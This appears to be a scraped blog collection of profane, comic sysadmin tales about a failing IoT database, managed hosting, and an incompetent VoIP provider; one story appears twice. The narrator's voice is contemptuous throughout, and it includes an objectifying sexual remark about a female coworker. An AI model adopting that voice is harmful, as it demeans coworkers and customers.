Once upon a time, there was a company, let's call them \$WeMeasureShit, that was busy trying to get a foot in the door of the Internet Of Shit market. Their plan was to provide everybody with some sort of network-enabled-ambient sensor that could control several parameters (temperature, humidity, air pressure, ambient-light etc.) and notify a centralized system.

The idea was that this could be applied to several things, like freezer or cold-environment in a production plant or merely office spaces, to be able to monitor the environment for wanted or unwanted wasted (heat applied when windows opened and so on). That, seen in a certain way, is also something of a good idea.

However, the goodness of the idea was fighting hard with the badness of the implementation, and losing. Badly.

First of all, the various devices were built more thinking about design and "let's pretend we're Apple" more than with "let's focus on something that works first", and the result is that placing a thermo sensor right on top of a light sensor fucks both and helps none.

Then, there was the whole IoShit part...

Of course, since we're talking about IoT stuff, we're talking mostly about hastily cobbled together software

Cosa fa' l'applicazione X ?

with a preponderance of PHP/Python, a good dose of Javascript, a robust measure of MySQL, lots and lots and lots of buzzwords, very little (if any) documentation and NOT A FUCKING LINE dedicated to security. So here we go...

One of the first step that \$WeMeasure decided to do, was to order the 'production' environment. Since the 'test' environment was the one that the developer(s) were using. Now, the 's' it's in parenthesis, since we only saw one guy, and it could have been one in a team of a dozens, but we only saw one, so I'll leave the 's' there just as a reminder.

The idea behind #WeMeasure was to hook up all these devices with a GMS connection so they could keep sending data even in absence of network connection. They wanted to market this as a tracking/information devices for shipment and moving things. In order to do so, they added to the "thing" another "thing" that added some more stuff to the whole package. That, per-se, was not the problem, the problem was that the connection between the devices and the "central" location was now also dependent on the functionality of things like SMS (that are specifically marked as "best-effort" from every carrier and as such have zero reliability).

About a month before the actual "launch" of the thing, \$WeMeasure was busy with a huge marketing campaign, touting the advantages of their "tracker" to everybody, from shipment/delivery companies to mere mortals that were curious about the wherabout of their "vacation house" and wanted to know if there was risk of freezing or something. The result was that even before the system went "live" there were serious discussions about "will the hardware manage the amount of requests that we are going to put on it?".

Now, since nor the customers nor the developers had any clue about how well their system was going to react, the answer was a resounding "fuck if we know". So we reached the moment to push the button and that was it.

For a while, everything seemed to work fine, but as the number of users increased and some features were added, things quickly become to look on the sluggish side.

And immediately we began to receive request for "tuning". However, it turned out quickly that you cannot tune what is badly designed. This prompted more requests for tuning and "improvements" in the hardware department, until we got into a stale-mate. And in the end, of course, there was "the" meeting.

From the customer's part there was Developer (DE) and Customer (CL), from our part it was Me (since, apparently, I was the only one with a clue about tuning and development around there) our Marketing Man (MM) and DB of course.

DE - ...and the system performs fine on my laptop, so I'm asking if there is something wrong with the hardware on production since it doesn't perform even close to our development environment.

MM - We have already increased the hardware resources on the environment but there was no improvement in the performance, the question is if the performance are related to the hardware or on things that are beyond our system.

ME - May I ask how many records do you have in your database?

DE - Well, it's comparable to the production.

ME - "Comparable" means what?

DE - We can't get the production database, it's a matter of privacy.

ME - Agreed, what does "comparable" means?

DE - What do you mean?

ME - (checking my notes) At the last checks, the production database is about 850 Gb, the "readout" table is the largest with approximatively 1.5 millions rows, followed by the "users" table with about 250 thousands... How are the numbers on your system?

Cosa fa' l'applicazione X ?

DE - Well.... not that large.

ME - Have you tried with any dataset around this size?

DE - ...

CL - Can we optimize the database?

ME - There is nothing to optimize in the database, especially if the database itself is not used correctly.

DE - What do you mean?

ME - What I see by running a simple scan on the system is that 90% of the query that are processed are in the form "WHERE value IN ...", these kind of queries forces a tablescan everytime, that in turn forces a temporary table to be allocated to perform a sort and a selection. This happens approximatively every 5 seconds every time somebody is visiting your site.

DE - Ah, that is probably the javascript that refreshes the views...

ME - And kills the database.

DE - We could increase the memory of the database!

ME - It will still create a temporary table to do its job, it's the way the database is designed. And is the way your query are designed.

DE - How about using faster disks?

ME - It's a VIRTUAL disk.

DB - What we could do is to put another database server and use the two of them to split the load.

ME - It wouldn't do anything unless the split is done by the application.

DB - Why not? If we have a load-balancer in front...

ME - The load balancer would only keep asking the same query over and over again, the problem is not that the database server is slow but that the query is slow, unless you redesign that query in such a way that takes advantage of having multiple database it would do absolutely no difference.

DE - No, we can't redesign the query, that would be like redesign the entire application.

ME - That would definitively improve things.

CL - What do you mean?

ME - As far as I can see, you've used the wrong database. What you need is speed in recording the data after that you need to coalesce them into "views" that allow to be searched. I'd split the two part. A binary system to store the 'raw' data and then an off-line process that create the views already optimized for searches. Instead of using the same database for both.

CL - No we can't do that, it's not what we have established as our "core" functionality.

ME - Well, it was an idea.

CL - But why things like Facebook or Booking can do it and we can't?

ME - Because Booking and Facebook have designed their infrastructure from the ground up in such a way that the can easily partition the load between several HUNDREDS of systems without problems.

CL - What do you mean?

ME - Let's take Booking as an example: they don't have one database, they have about 400 of them. Each one is handling maybe one or 2 tables, and their applications are designed in such way that they know to open connections to all of them in turn, and they read from some while write on others. And let's not talk about the fact that they have also basically re-written the whole programming language from scratch. What they run ain't PHP. Not the version you get from the site anyway.

DE - We can't do that, it will be way too expensive.

CL - What if we simply double the memory of the server?

Yeah, because after repeating for half an hour that throwing more hardware at the problem is not a solution, of course you're going to throw more hardware at it. As long as you have hardware to throw.

I don't have to say that the doubling of the memory resolved absolutely nothing, right? And that they decided that they didn't need a "test" environment with the same amount of data of the production system to do testing either, right?

Cosa fa' l'applicazione X ?

Davide
05/09/2017 14:57

State of (System) Alteration

A long time ago, almost 20 years ago to be precise, there were SysAdmins, that managed servers. They were huge, noisy boxes and they were mostly more trouble than they were worth. The servers I mean, not the admins. Then somebody thought that you could make more money if you could "rent" the admins with the servers. And that was the beginning of the "managed hosting" providers. Then somebody else decide they could sell or rent hardware that didn't existed and the Cloud was a thing.



In all this, the Sysadmins found themselves in different situations. There are several "state" in which a system can be depending on which type of "management" the owner decide to use.

1. I am the SysAdmin, now fuck off

The company pay for the hosting of one or more machines (virtual or not) and that's it. Installation, monitoring, management, troubleshooting, maintenance and the like are done by one or more SysAdmins that knows the whole environment inside and out. The hosting company only need to bring power and network to the machines.

This was the "standard" situation about 10 years ago. Usually the problems with this situation were that the Admin(s) had to be good at their job and be able to not just react but actively prevent problems and foresee situations down the road. The risk was to end up with a system composed by badly patched-together bits and pieces. And that was more or less normal. The main disadvantage of this was that the admins were absolutely central in keeping the system alive.

2. I am the sysadmin, but you manage the OS

The company pay for the hosting and maintenance at OS level of one or more machines (virtual or not), everything that is application software is installed, managed, monitored and maintained by one or more sysadmin that know the applications and have root rights on the system to do their job. The hosting company rolls out OS patches and updates at (more or less) regular intervals.

This is akin to the previous situation only the OS maintenance is outsourced. The major problem normally is that the hosting company decide when to roll out the updates and that is usually done at time that are not really convenient for anybody. Also, planning for urgent roll-out are normally lacking.

3. I am the Application Admin

The company pay for the hosting, monitoring and maintenance at OS and system level of one or more machines (virtual or not), the hosting provided keeps the root rights on the system and a limited right user is created for the "other admins" to install and maintain the application. How much rights remains in the hand of the admins is to be decided. Normally, not much.

This situation is normal (unfortunately) when the company that pay the hosting doesn't want to spend the money required to hire "real" admins. The result (usually) is that when there is a problem that require some

Cosa fa' l'applicazione X ?

competence and skills, the peoples that have those skills don't have the rights to use them. Expect complications because of lack of rights to perform maintenance and an high count of unsolved problems.


4. THEY are the sysadmins

This, from my point of view, is the worse situation. This usually happens when the company search for the cheapest solution and decide to completely out-source the whole thing. Call it *"fully managed"* if you want. The problem is that all the activities have to be performed by the hosting company, so they should also provide personnel with the required skills and competence, but it is unlikely that they can manage to get all the possible skills required with a large enough pool of customers. And even so, the amount of time they can spend on a single customer is limited.

The result is that the "customer" will never get the level of service he would expect, the admin will have a huge amount of services to manage, all different and all with different quirks and "specials" and whoever develop the application will have to go through a complex procedure just to have a small change applied.

In the last few years situation (4) has become more the norm, call it *"platform as a service"* if you like, the problem remains.

Sure, you can be lucky and get the "perfect" situation, where the admin of the hosting company are competent and capable and the admin of the compay is able and can communicate. At that point the two "merge" into a single *supersysadmin* (like in a japanese manga) and every problem is blasted away in a Kamehameha attack...



But most of the time one of the two is barely capable to reboot a machine and the communication is lacking, the result is that any problem is dragged along for days or weeks.

Enough with bullshit, let's go with the story.

\$ShittyHostingProvider was a provider of the fourth type, we had a few customers that were of the first kind, but with time and the rise of cheaper services (AWS, Azure) they migrated away. The "customers" were mostly companies where the admin capacity was almost zero. We're talking about part-time "user support" personnel that were supposed to send ticket to us when things were broken.

Now, having a background as a developer and other things, I was able to take an application and figure out (mostly) what it was trying to do and how, and then, apply some "debugging" principle to identify and solve problems. However, not every sysadmin has evolved from a developer and not every sysadmin has the patience or the disposition to apply and spend hours to understand why an application suddenly stop working.

In most cases, is because a system that is designed to work under direct supervision (aka: babysitting) of one or more admins, doesn't work well when such supervision lacks. It can be because of a broken design and/or implementation or maybe because the system is "fragile" and doesn't react well to unpredicted changes. And no change is predicted. Ever.

Cosa fa' l'applicazione X ?

Let's talk of the system of \$slackers, whom had began long ago with "a small server" and after years of activities they got to level 18 servers, of which 2 load balancers, 8 application servers, a couple of database servers (one MS SQL Server) a LAMP to run a "forum" and a bunch of machines that run different java applications and whose purpose was not really clear and totally undocumented.

This environment was notorious to be extremely skittish and susceptible to anything. Rain? The system start spitting out errors. A pigeon flies outside the window? One (or more) of the application servers starts acting up and dropping connections. The pigeon shit while flying? The load balancer get stuck on the server that drops connections. And so on.

Strange to say, but the only machine that never gave any trouble was the SQL Server one.

And we get to a nice saturday morning, a day that I was in "stand-by" and as such I was relaxing on the couch, when the fucking pager started beeping with a (not so) nice error on \$slacker's system.

I connect through vpn and start investigating the problem. All the application servers are slow as pigs, and some pages of the site returns errors. Only SOME pages however. A quick check tells me that both database servers are quiet and so they look innocent enough.

The application servers' logs are full of errors and exceptions, but they are ALWAYS full of that shit, to the point that they are useless.

After half an hour spent to try to figure out what the fuck is wrong with this junk, DB appears in the company's chat and wants to know WTF. It seems somebody of \$slackers have noticed the problem and is getting impatient. I report what I found and DB begins to ask if I've restarted the services. Yes, I did, but is not helping. At this point DB feels obliged to begin providing a series of suggestions that weren't helping.

After a bit I told him to shut the F up.

In the meantime, I managed to get one of the developers on line, he was, unfortunately, not very expert of that part of the application and completely ignorant of any system-related bits. It seemed that he was competent only in a very small part of the whole and completely uninterested in knowing anything beyond that. It seemed to me that even the development was distributed between different groups, each one of which were only responsible of a small part and nobody really had "the whole picture". That probably explains why the whole thing was so unstable.

The guy insisted that since we were the "admin" of the system, we were also responsible for the maintenance of the whole application. That was a good plan, the problem was that we never got any documentation or information about the application itself. And since the structure of that thing was in permanent evolution, getting a clear idea of what did what was a bit difficult.

Anyhow, after several HOURS spent rummaging into the guts of that thing, I noticed some pattern. Every 2 application error I got also a "connection failed" error about one of those "strange" servers whose functions were a bit of a mystery. The developer didn't have any information about these things either.

Since I had nothing to lose at that point, I decided to restart this specific application... and suddenly the entire thing began to behave. In 10 minutes or so things went back to "normal".

After having documentat the thing the best I could, I decided to require **officially** up-to-date documentation about the internal relations between the various applications and functions and to have a map of what we could monitor inside the application itself. So the next time we could also get some error message that made

Cosa fa' l'applicazione X ?

sense.

Oh and the SQL Server system? We discovered that that machine wasn't in use anymore.

Davide

06/10/2017 13:59

Monkey Doo, Monkey Poo

One of the functions of everybody that actually SELL stuff, is to handle the problems that are found by the unlucky customers. You know, when you get the box and it's actually empty, or the whatever you bought is missing parts, or is the wrong color, or there is no right color or what the fuck. That's "customer support" and is a gigantic pain in the ass. In order to tackle that monumental task, my company has a dedicated "customer support" department with about 20 peoples that share the load. And most of the work is done through the phone.

Yes, there is also mail, chat and whatnot, but the phone is the main way.

Enter \$MonkeyPhone, our unwilling phone service provider.

Now, I have no idea who "found" \$MonkeyPhone and why we ended up with a 5 years contract with them. As far as I understood they have always been crap. That immediately brought the question of WHY THE FUCK are we still using their services instead of moving to a new, better provider. Or on a different contract where we can kick their collective asses whenever they fuck up. That is every day.

I will not talk about the many trouble we have with them... not immediately, but I'll relay this simple tale.

One nice day, let's call it "Day X", one of the girl from Customer Service shows up at my desk complaining that her phone has "peoples" in it...

What I thought was (not necessarily in this order): 1. what size of bra does she wear? 2. how can se dress like that? It's freaking cold outside! 3. What the heck is she talking about???

Anyhow, I follow her and she show me the "peoples in the phone"... It turns out that the "normal" display of the phone should be like this:

But in her case it was like this:

Now, after scratching my head several times, I decided that this was something I had to ask to our infamous phone provider. First of all I checked and discovered that the phone seemed to function normally, we could call internal or external number and she could take call from outside, so it wasn't a "critical" situation... Just weird. I toke the picture above and mailed the "support" address asking WTF. Then I was busy with several other things and basically didn't checked out anymore for a couple of days.

After a couple of day, since I was walking through the department, I stopped asking what was the situation, and she reported that the phone still had "peoples" inside. And another phone nearby now had the same display... So it's spread to... That's not good.

A quick check in my mailbox told me that we didn't got anything back from the 'support', so it was time to grab the phone and call the provider. That was unreachable of course. A phone provider that you cannot call. Brilliant. After a dig in the docs, I discovered the mobile number of whoever passed for our "Relation Manager" that week and called that. And that too was unreachable. So I dropped yet another mail to all the mail address I could found and let everybody around know what I thought about \$Monkey.

Cosa fa' l'applicazione X ?

Fast forward to the next day, when I get a phone call on my mobile (note: not on the office phone, my **PERSONAL** phone) and it's our "customer manager" that want to let me know that she was very displeased that we had trouble and what can she do about it and then I cut her off and explain that she could start by reading my original mail and see what the heck is going on. After a couple of hours I get an "autoreply" that tells me that they have received my mail and a case number has been assigned. Something sounds off and a quick check tells me that the case number is exactly the same that I have been given a couple of weeks before for a completely different problem. So either their "ticketing" system sucks or they are faking it.

After another couple of days, I get another phone call from the "customer manager" that claim they are investigating the problem with a "specialist", to which I comment that I thought that since they are a PHONE provider, they are supposed to already be "specialist" in phones and phone software, so why another specialist right now? The guy starts babbling nonsense and I cut it off quickly because I need to know if the 'specialist', whoever this is, have a clue about how to solve the problem, but apparently they claim they "haven't changed anything in their system" so it must be in my network.

Now, that **could** be, however the chances that 2 phones out of over 80 display something odd on their display and every other one doesn't, even the phones that are connected to the very same switch, make me think that the problem isn't network-related. And since my ability to do -anything- on the phone is limited to connect them to the network and reboot them, I strongly suspect that the problem is everywhere BUT in my network. So I suggest that the "specialist" start looking more "special".

Another couple of days passes. At this point we are Day X + 12, and as far as I can tell, nothing has been done to identify the problem, leave alone solving it. I start writing a mail explaining that this "modus operandi" is not acceptable and that I expect a lot better and faster responses since, like it or not, we **FUCKING NEED THE FUCKING PHONES** so we need them to **FUCKING START TO FUCKING DO WHAT THE FUCK THEY ARE SUPPOSED TO DO...** After writing for about half an hour I decide to remove most of the cursing. And then I realized I've removed about 90% of the content of the e-mail, so I start again. The resulting (tamed) mail is sent to \$Monkey.

Surprisingly, nothing happens... Until a couple of days later, when I receive a phone call from our "customer manager" again.

Me - Whatsup?

CM - Hi, I am CM, I am your "customer manager".

Me - What happened to \$othercustomermanager?

CM - Oh he is.. hemmm.. not here.

Me - Figures

CM - Sorry?

Me - What can I do for you?

CM - Oh, it's for your incident call.

Me - Yes, the Incident call that has the very same number of every other incident call I have and it is by now about half a month old. What about it?

CM - We found the problem!

MeThink - don't tell me...

CM - It was a weird configuration option \$buzzword \$buzzword \$technobabble \$technobabble \$buzzword...

Me - Yeah ok, somebody screwed up something on your side *methink: what about that "we didn't changed 'nuffin"?* I already knew that, did you also fixed it?

CM - Oh yes, we fixed and I already checked with your user that the display now is normal.

Me - Oh great.

CM - We also update all the others configurations.

Me - ...was that necessary?

Cosa fa' l'applicazione X ?

CM - Well, since we were at it...

Me - Right...

CM - However, to enable the changes the phone needs to be restarted.

Me - I expected that, we'll handle it phone by phone, since the phones actually work and we can't just reboot them willy-nilly...

CM - Oh, we can do it from remote, in fact we are already doing it.

Me - ...wait... what -DISCONNECTED

...and then the screaming start from the other floor...

Monkeys...

Davide

02/03/2018 12:29

Monkey Doo, Monkey Poo

One of the functions of everybody that actually SELL stuff, is to handle the problems that are found by the unlucky customers. You know, when you get the box and it's actually empty, or the whatever you bought is missing parts, or is the wrong color, or there is no right color or what the fuck. That's "customer support" and is a gigantic pain in the ass. In order to tackle that monumental task, my company has a dedicated "customer support" department with about 20 peoples that share the load. And most of the work is done through the phone.

Yes, there is also mail, chat and whatnot, but the phone is the main way.

Enter \$MonkeyPhone, our unwilling phone service provider.

Now, I have no idea who "found" \$MonkeyPhone and why we ended up with a 5 years contract with them. As far as I understood they have always been crap. That immediately brought the question of WHY THE FUCK are we still using their services instead of moving to a new, better provider. Or on a different contract where we can kick their collective asses whenever they fuck up. That is every day.

I will not talk about the many trouble we have with them... not immediately, but I'll relay this simple tale.

One nice day, let's call it "Day X", one of the girl from Customer Service shows up at my desk complaining that her phone has "peoples" in it...

What I thought was (not necessarily in this order): 1. what size of bra does she wear? 2. how can se dress like that? It's freaking cold outside! 3. What the heck is she talking about???

Anyhow, I follow her and she show me the "peoples in the phone"... It turns out that the "normal" display of the phone should be like this:

But in her case it was like this:

Now, after scratching my head several times, I decided that this was something I had to ask to our infamous phone provider. First of all I checked and discovered that the phone seemed to function normally, we could call internal or external number and she could take call from outside, so it wasn't a "critical" situation... Just weird. I toke the picture above and mailed the "support" address asking WTF. Then I was busy with several other things and basically didn't checked out anymore for a couple of days.

After a couple of day, since I was walking through the department, I stopped asking what was the situation, and she reported that the phone still had "peoples" inside. And another phone nearby now had the same display... So it's spread to... That's not good.

A quick check in my mailbox told me that we didn't got anything back from the 'support', so it was time to grab the phone and call the provider. That was unreachable of course. A phone provider that you cannot call. Brilliant. After a dig in the docs, I discovered the mobile number of whoever passed for our "Relation Manager" that week and called that. And that too was unreachable. So I dropped yet another mail to all the mail address I could found and let everybody around know what I thought about \$Monkey.

Cosa fa' l'applicazione X ?

Fast forward to the next day, when I get a phone call on my mobile (note: not on the office phone, my **PERSONAL** phone) and it's our "customer manager" that want to let me know that she was very displeased that we had trouble and what can she do about it and then I cut her off and explain that she could start by reading my original mail and see what the heck is going on. After a couple of hours I get an "autoreply" that tells me that they have received my mail and a case number has been assigned. Something sounds off and a quick check tells me that the case number is exactly the same that I have been given a couple of weeks before for a completely different problem. So either their "ticketing" system sucks or they are faking it.

After another couple of days, I get another phone call from the "customer manager" that claim they are investigating the problem with a "specialist", to which I comment that I thought that since they are a PHONE provider, they are supposed to already be "specialist" in phones and phone software, so why another specialist right now? The guy starts babbling nonsense and I cut it off quickly because I need to know if the 'specialist', whoever this is, have a clue about how to solve the problem, but apparently they claim they "haven't changed anything in their system" so it must be in my network.

Now, that **could** be, however the chances that 2 phones out of over 80 display something odd on their display and every other one doesn't, even the phones that are connected to the very same switch, make me think that the problem isn't network-related. And since my ability to do -anything- on the phone is limited to connect them to the network and reboot them, I strongly suspect that the problem is everywhere BUT in my network. So I suggest that the "specialist" start looking more "special".

Another couple of days passes. At this point we are Day X + 12, and as far as I can tell, nothing has been done to identify the problem, leave alone solving it. I start writing a mail explaining that this "modus operandi" is not acceptable and that I expect a lot better and faster responses since, like it or not, we **FUCKING NEED THE FUCKING PHONES** so we need them to **FUCKING START TO FUCKING DO WHAT THE FUCK THEY ARE SUPPOSED TO DO...** After writing for about half an hour I decide to remove most of the cursing. And then I realized I've removed about 90% of the content of the e-mail, so I start again. The resulting (tamed) mail is sent to \$Monkey.

Surprisingly, nothing happens... Until a couple of days later, when I receive a phone call from our "customer manager" again.

Me - Whatsup?

CM - Hi, I am CM, I am your "customer manager".

Me - What happened to \$othercustomermanager?

CM - Oh he is.. hemmm.. not here.

Me - Figures

CM - Sorry?

Me - What can I do for you?

CM - Oh, it's for your incident call.

Me - Yes, the Incident call that has the very same number of every other incident call I have and it is by now about half a month old. What about it?

CM - We found the problem!

MeThink - don't tell me...

CM - It was a weird configuration option \$buzzword \$buzzword \$technobabble \$technobabble \$buzzword...

Me - Yeah ok, somebody screwed up something on your side *methink: what about that "we didn't changed 'nuffin"?* I already knew that, did you also fixed it?

CM - Oh yes, we fixed and I already checked with your user that the display now is normal.

Me - Oh great.

CM - We also update all the others configurations.

Me - ...was that necessary?

Cosa fa' l'applicazione X ?

CM - Well, since we were at it...

Me - Right...

CM - However, to enable the changes the phone needs to be restarted.

Me - I expected that, we'll handle it phone by phone, since the phones actually work and we can't just reboot them willy-nilly...

CM - Oh, we can do it from remote, in fact we are already doing it.

Me - ...wait... what -DISCONNECTED

...and then the screaming start from the other floor...

Monkeys...

Davide

02/03/2018 12:29

Monkey Wrench

We are back talking about \$MonkeyPhone, of which I already told about in [this tale](#).

If you've read that tale, it should be clear by now that whoever was part of the "technical" part of the company were not exactly "experts" in whatever was their main and only purpose and primary source of income. Unfortunately, for unfathomable reasons, we got stuck with a contract for another 3 years with these peoples. I hope to survive it and not go postal about it.

One nice day, our extremely precise HR (that still refers to me as "Daniel" and hasn't came around to change its paper), informs us that a new employee will start to work in "Marketing and Analysis" and he will definitively need a phone. And this was the beginning of the problems.

For the same reasons expressed above, the only way to get a phone is to order it from \$Monkey. I dutifully informed everyone interested that we could buy the very same brand and model of phone from several other suppliers, potentially less idiotic than \$Monkey and possibly even cheaper, but apparently the "buy phone" bit was mentioned in some very fine print in the contract. Hence, I send a request for 3 phones and associated power adapters.

A week passes by, and I haven't seen even a shadow of a phone, hence another mail is sent with some inquiry if they are still there or run off to some sunny place, and if they did run off, can we consider our contract void? Unfortunately, they answer informing me that they were "busy" and sent an offer for the phones.

Now, the phone price is basically fixed in the contract, and we can only buy phones from them, so why sending me an offer that I cannot refuse and cannot ever change? Anyhow, I send my assense and wait.

Another week goes by... and I still haven't seen any trace of these phones. At this point I send another request, to which I get another answer that "in the last offer we forgot to add the price for the power adapter" so another offer is attached.

First question: what the fuck am I supposed to do with a phone without the corresponding power adapter?
Second question: again, the price is always the same, why sending another offer? Third (and most important) question: DO YOU NEED A FUCKING WEEK AND TWO MAILS TO SEND ME A SIGN THAT YOU'RE STILL ALIVE?

Anyhow, I respond with "YEAH! Send me that stuff already!" and wait.

I need to clarify here that *getting* the phones is only the first step in the chain. The device in itself is useless if is not configured, but before configuring I need to have it and connect it to the network, then I need to send to \$Monkey some details like the name of the user and the MacID of the phone and they need to add it to their configuration. That I supposes it means to edit one configuration file that could be done in less than 30 seconds. Operation that is billed separately, just if it wasn't clear already.

Another week goes by... I think you got the *trend* here...

After waiting for over than a month, we finally gets our fucking phones. I don't have to specify that I got the phones on monday, without power adapters, and the power adapters arrived on thursday in a separate box do I? At this point I can finally proceed with the second step in this chinese torture of sort: configuring the phone.

Cosa fa' l'applicazione X ?

Get the phone out of its box, plug it into the network, login in the web console, write down the macid and send yet another e-mail with all the required details.

Obviously, **another week goes by!** And finally, I get a phone call from the on-call monkey that informs me that they can do the configuration and if we can setup a date and time when we can do that. I answer "right here and now, what's the problem?" So the monkey is going to operate "live"... Well, the configuration should be done, I reboot the phone and... nope. Doesn't work. The phone complains that "configuration file is missing or invalid".

I was expecting that...

The monkey is now sweating like... a sweating monkey and start messing around. After a bit it tells me that he need to study the problem and call me back.

The next day, I begin at 9 am to ping them to know when can we finish this thing that has already taken more than a month. But apparently, pressing them I sent their brains in full meltdowns. After a few attempts, the phone it's still non functional and keep complaining that the 'configuration file is missing or invalid'.

The same thing repeat for about 3 days, during which at least 3 attempts are made to try to have the stupiding thing to work, always with the same result.

By now, TWO MONTHS have passed from the moment I asked for the phones, and the result is that I have the phones but apparently it's too fucking difficult for them to make them usable.

After a series of phone conversation, the chief-Monkey inform me that "they have done everything fine on their side and the problem is *evidently* in **my** network, as such if we want to proceed they will have to contact an external consultant to came here and check what is the problem in **my** network and we will have to foot the bill".

Once I finished yelling (one of our polish developers told me that he didn't understood anything I was saying but he got the general idea), I decided it was the time to break the big guns.

Grab the fucking phone. The "configuration" in the phone itself is a single url to point the phone to a "provisionin server" that is nothing more than a webserver. Configure our Intranet server.

Reboot the phone.

Check in the intranet's log file what the phone wants.

It's looking for a file called 'dect_MACIDOFTHEPHONE.cfg

Check the macid of a **functioning** phone.

wget http://the.monkey.provisioni.server/dect_macidofthefunctioningphone.cfg

Got a file.

wget http://the.monkey.provisioni.server/dect_macidofthe**NON**functioningphone.cfg

404. File not found. **WHAT A SURPRISE!**

Look what's inside that .cfg file.

Nothing much. Ok, make up a .cfg file that could possibly work and put it on the Intranet server.

Reboot the phone.

The phone get the .cfg, connect to \$Monkey server and after a bit announce that everything is okey-dokey and it works. After checking with a couple of phone calls, I can confirm that this phone now works as intended.

To verify, factory reset, set everything as per instruction (provisionin server to \$Monkey server) and the phone complains that the configuration file is missing or invalid. Ok, the mistery is solved: the \$Monkeys are

Cosa fa' l'applicazione X ?

idiots.

I prepare a mail with explanations and send it over.

Obviously... I get no answer whatsoever. Until I start banging them repeatedly. And after a couple of days...

They admit that, probably, there was a **small** misconfiguration on their part.

I suggested to send them an invoice for a few hundreds euros for "consultancy and technical troubleshooting", since we basically did their job. Another doubt I expressed was what that phantomatic "consultant" should have debugged in our network, if it was to confirm what we already knew, that \$Monkey are idiots, I could do that too with pleasure. I could even inform them of the fact multiple times a day. I could schedule a script to phone them and inform them using a voice synthesizer.

Unfortunately, the boss decided that was better to avoid the matter.

Now I have two more phones to configure...

Davide

17/03/2018 13:13

Cosa fa' l'applicazione X ?

Video Update

Davide

12/04/2018 20:07

Is it that difficult?

This is not actually a "tale", is more of a rant, a collection of grievances. Take it as you wish.

We have to talk. To talk about phones.

You know? Those things that make noises all the time, like the neighbour's son, that think he is a great musician/drummer/trombonist/watever and is always a huge pain in the ears (both: phones and the boy).

In 1875 a Scotsman and an Italian discovered a way to send sounds into a telegraph line, the Italian decided to stop at a nearby *cafe'* on his way to the patent office and the rest, as they say, is history.

Before the advent of the phone, people were using telegrams, that is a giant pain in the ass to use. First you need to go to a specific office, and dictate your message to a guy, then you need to PAY! And the longer the message the more you pay, so people were trying to be super-concise and to send telegrams only if it was really required.

With the phone is a different thing. And people discovered they could babble for hours without actually saying anything. The result is again history. As in HIS Story...

Today... we are going backwards.

I read the "reviews" of the latest model of idiotphone: super-fantastic display, 10/10, HD++++, a billion pixels per inch, fantastic truer-than-life colours. Audio: awesome: 11/10, such a good sound that it seems to be in a theater! Connectivity: full! TLE, G3, G4, G5, BINGO! WiFi, BlueTooth! Ok, so is good to watch porn on the go, a shitload of ram, all the app you want and even more, aesthetic... whatever... Hmmm.. that thing... Is it a "phone" right? Has anybody checked how does it work as.. you know.. MAKING PHONE CALLS? Or receiving them?

But if we check, it seems nobody uses the actual "phone" unless they are forced to. And when it happens, it's a crisis.

Today, everybody tries the "internet" way, a form or an app to "contact", send a message, and then they send a pile of shit that is impossible to read and is in the end dropped because it's impossible to process.

And when that happens, then they search the way to "contact a human being" Sorry, there aren't any, if you can reach 17000 bauds I can patch you directly into the Matrix...

I remember long time ago, when I got "trained" in the use of the amazing device. My parents owned and operated a restaurant, so it happened that I was the only one "available" to pick up the phone during the day, so my dad gave me the "quick" course:

"First of all, if you ANSWER the phone, first you say WHO THE HECK YOU ARE, then ask who is calling and what he needs. WRITE IT DOWN! That's why there is a note here and a pencil. And get his number too in case we have to call him back. If you are the one to call, when they pick up you tell them WHO YOU ARE AND WHAT YOU WANT! Be precise but quick. Try to speak without chewing your own tongue and leave the phone number twice, speaking each digit on its own. Clear?"

Cosa fa' l'applicazione X ?

Since then I used that technique that worked well for me, I've no idea how things are today but it looks to me that the "technique" was lost with the ability to write more than 3 words by hands or do simple math without a calculator.

Today there are several "figures" you can "meet" on the phone.

There is the "hurry" one. That usually is a male, age between 25 and 35 (I think, kinda difficult to say).

He is the one that when you answer it starts with

"Yes it's me. The thing there doesn't work, fix it."

And then hangup. And you have no freaking clue which one of the thousands "Me" it was, what the fuck is "that thing" and what "doesn't work" means. The result is that you ignore the call and after a while you get another one from the same Mr. Me that wants to know why we haven't done shit.

What I do normally is to ask "which who did you spoke before?". And that stalls them better than a truckload of quick cement.

There is the confused one. This one can be male or female, age varies between 30 and 50 I think, is the one that starts with

"Ahhh... Is it \$companyyouwaresadlyworkingfor?"

"Yes, I'm D. What can I do for you?"

"Uhhhh... we have a problem... I think..."

"That's not good. Can you tell me the name of your company?"

"Ehhh.... I'm X, Aaaaah... I think there is something wrong with the network... maybe..."

"Good morning Mr X, can you tell me the name of your company?"

"Hmmm.. because yesterday was really slow and now..."

And he goes on like this for at least 25 minutes before he finally tell you the name of his shitty company, and usually it turns out that they have moved to another hosting a couple of months before or they have 2 hostings and this involve the other one.

And then there is HER. That sometimes is an HE, but in 90% of the cases it's an her. Age between 45 and 60 I think, so not very young anymore but still can't be that senile (I hope, since I'm in that range too). The one that, ignoring what you just said, try to "guess" who's at the phone. Yes, even if you just told her.

Me - Goodmorning, \$shittyhostingprovider, I'm D, what can I do for you?

She - Hmmm... John?

Me - No, I'm D...

She - Paul ?

Me - ...no, I'm D...

She - ... Anna?

What the... Ok that I'm kinda tired, but ... ANNA???

Sometimes, after a dozen or so names she decide that she punched the wrong number.

There is the Man That Doesn't Need To Ask. Always MEN. Age between 35 and 45 I think. The ones that it looks they are always chewing something while they speak. The ones that can rattle down a 28 digit serial

Is it that difficult?

Cosa fa' l'applicazione X ?

number in a quarter of a second, that you wants to ask how many time did they tried before if they can do it without having to breath in the middle.

He - I am shulshulfuamopzublablawe have a problem with the proxy fruafalbulbulzamtolitoli, restart it right away.

Me - Sorry, it was kinda garbled, which proxy and for which company?

He - (exasperated) tuflafaloppaloppaturala.

Me - And which company?

He - (more exasperated) Grubbagrubbamossaloffa

Me - Hmmm.. can't find it with that name, do you have the customer number?

He - Geezyouareslowarentyou? Do you know how much do I pay for this?

Me - Yes, I kinda know, but if I restart the wrong service it wouldn't be good right?

He - fine. The customernumber is

totoseveightsiztirtaforeighthundredseventitwelfemillionfortyzerzeroeightthereyago.

... Good... Well done... I can play this game too you know?

Me - Ah, I see, Sheila Shaggawell, Porn Production... But I don't see any proxy in your configuration...

He - WHAT THE FUCK ARE YOU TALKING ABOUT? DO I SOUND LIKE "Sheila"?

Me - Oh you got a sex change? Sorry, but is not that uncommon you know?

